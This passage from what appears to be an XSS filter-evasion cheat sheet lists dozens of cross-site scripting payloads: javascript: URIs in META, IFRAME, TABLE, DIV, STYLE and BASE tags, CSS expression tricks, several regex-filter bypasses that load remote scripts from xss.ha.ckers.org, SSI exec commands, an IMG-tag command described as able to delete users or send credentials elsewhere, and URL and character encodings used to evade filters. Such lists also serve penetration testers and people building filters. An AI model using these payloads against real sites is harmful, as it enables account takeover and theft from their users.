The odd thing about meta refresh is that it doesn't send a referrer in the header on IE, Firefox, Netscape or Opera - so it can be used for certain types of attacks where you need to get rid of referring URLs.

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
```

IFrame

If iframes are allowed there are a lot of other XSS problems as well

```
<IFRAME SRC=javascript:alert('XSS')></IFRAME>
```

Frameset

```
<FRAMESET><FRAME SRC=javascript:alert('XSS')></FRAME></FRAMESET>
```

Table

Who would have thought tables were XSS targets... except me, of course! ☺

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

DIV Background Image

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

DIV Behavior for .htc XSS exploits

Netscape only

```
<DIV STYLE="behaviour: url('http://xss.ha.ckers.org/exploit.htc');">
```

DIV expression

IE only. A variant of this was effective against a real world XSS filter using a new line between the colon and "expression"

```
<DIV STYLE="width: expression(alert('XSS'));">
```

Style tags with broken up JavaScript

```
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
```

IMG Style with expression

This is really a hybrid of the above XSS vectors, but it really does show how hard STYLE tags can be to parse

```
<IMG STYLE='
xss:
expre\ssion(alert("XSS"))'>
```

Style Tag

Netscape Only

```
<STYLE TYPE="text/javascript">alert('X SS');</STYLE>
```

Style Tag using Background Image

```
<STYLE TYPE="text/css">.XSS{background-
image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
```

Style Tag using background

```
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
```

BASE tag

You need the // to comment out the next characters so you won't get a JS error and your XSS tag will render. Also, this relies on the fact that the website uses dynamically placed images like "/images/image.jpg" rather than full paths:

```
<BASE HREF="javascript:alert('XSS');//">
```

Object Tag

IE only. If they allow objects, you can also inject virus payloads to infect the users, and same with the APPLET tag:

```
<OBJECT data=http://xss.ha.ckers.org width=400 height=400 type=text/x-scriptlet">
```

Object with Flash

Using an OBJECT tag you can embed a flash movie that contains XSS:

```
getURL("javascript:alert('XSS')")
```

Using the above action script inside flash can obfuscate your XSS vector:

```
a="get";
b="URL";
c="javascript:";
d="alert('XSS');";
eval(a+b+c+d);
```

XML

```
<XML SRC="javascript:alert('XSS');">
```

IMG SRC, when all else fails

Assuming you can only write into the <IMG SRC="$yourinput"> field and the string "javascript:" is recursively removed:

```
"> <BODY ONLOAD="a();"><SCRIPT>function a(){alert('XSS');}</SCRIPT><"
```

Assuming you can only fit in a few characters and it filters against ".js" you can rename your JavaScript file to an image as an XSS vector:

```
<SCRIPT SRC="http://xss.ha.ckers.org/xss.jpg"></SCRIPT>
```

Half open HTML/JS XSS vector

This is useful as a vector because it doesn't require a close angle bracket. This assumes there is ANY HTML tags below where you are injecting your XSS. Even though there is no close ">" tag the tags below it will close it. Two notes 1) this does mess up the HTML, depending on what HTML is beneath it and 2) you definitely need the quotes or it will cause your JavaScript to fail as the next line it will try to render will be something like "</TABLE>". As a side note, this was also affective against a real world XSS filter I came across using an open ended IFRAME tag instead of an IMG tag:

```
<IMG SRC="javascript:alert('XSS')"
```

Server Side Includes

Requires SSI to be installed on the server

```
<!--#exec cmd="/bin/echo '<SCRIPT SRC'"--><!--#exec cmd="/bin/echo
'=http://xss.ha.ckers.org/a.js></SCRIPT>'"-->
```

IMG Embedded commands

This works when the webpage where this is injected (like a web-board) is behind password protection and that password protection works with other commands on the same domain. This can be used to delete users, add users (if the user who visits the page is an administrator), send credentials elsewhere, etc.... This is one of the lesser-used but most useful XSS vectors:

```
<IMG
SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
```

XSS using HTML quote encapsulation

This was tested in IE, your mileage may vary.

For performing XSS on sites that allow "<SCRIPT>" but don't allow "<SCRIPT SRC..." by way of a regex filter "`/<script[^>]+src/i`":

```
<SCRIPT a=">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

For performing XSS on sites that allow "<SCRIPT>" but don't allow "&ltscript src...", say for example by this regex filter:

```
/<script((\s+\w+(\s*=\s*(?:"(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i
```

This is an important one, because I've seen the above regex in the wild):

```
<SCRIPT =">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

Or

```
<SCRIPT a=">" '' SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

Or

```
<SCRIPT "a='>'" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

I know I said I wasn't going to discuss mitigation techniques but the only thing I've seen work for this XSS example if you still want to allow <SCRIPT> tags but not remote script is a state machine (and of course there are other ways to get around this if they allow <SCRIPT> tags).

This XSS still worries me, as it would be nearly impossible to stop this without blocking all active content:

```
<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

URL String Evasion

Assuming "http://www.google.com/" is programmatically disallowed.

IP versus hostname

```
<A HREF=http://66.102.7.147/>link</A>
```

URL encoding

```
<A HREF=http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D>link</A>
```

Protocol resolution bypass

ht:// translates in IE to http:// and there are many others that work with XSS as well, such as htt://, hta://, help://, etc.... This is really handy when space is an issue too (two less characters can go a long way.

```
<A HREF=ht://www.google.com/>link</A>
```

Removing cnames

When combined with the above URL, removing "www." will save an additional 4 bytes for a total byte savings of 6 for servers that have this set up properly.

```
<A HREF=http://google.com/>link</A>
```

Fully Qualified Domain Name

Add a last period for FQDN resolution.

```
<A HREF=http://www.google.com./>link</A>
```

JavaScript

```
<A HREF="javascript:document.location='http://www.google.com/'">link</A>
```

Content replace as attack vector

Assuming "http://www.google.com/" is programmatically replaced with nothing. I actually used a similar attack vector against a real world XSS filter by using the conversion filter itself to help create the attack vector (IE: "java&#x26;#x09;script:" was converted into "java&#x09;script:", which renders in IE and Opera.

```
<A HREF=http://www.gohttp://www.google.com/ogle.com/>link</A>
```

Character Encoding

The following is all currently possible valid encodings of the character "<". Standards are great, aren't they? ☺

```
<
%3C
&lt
&lt;
&LT
&LT;
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
&#60;
&#060;
&#0060;
&#00060;
&#000060;
&#0000060;
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
&#x3c;
&#x03c;
&#x003c;
&#x0003c;
&#x00003c;
&#x000003c;
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
&#X3c;
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
\x3c
\x3C
\u003c
\u003C
```

29 Index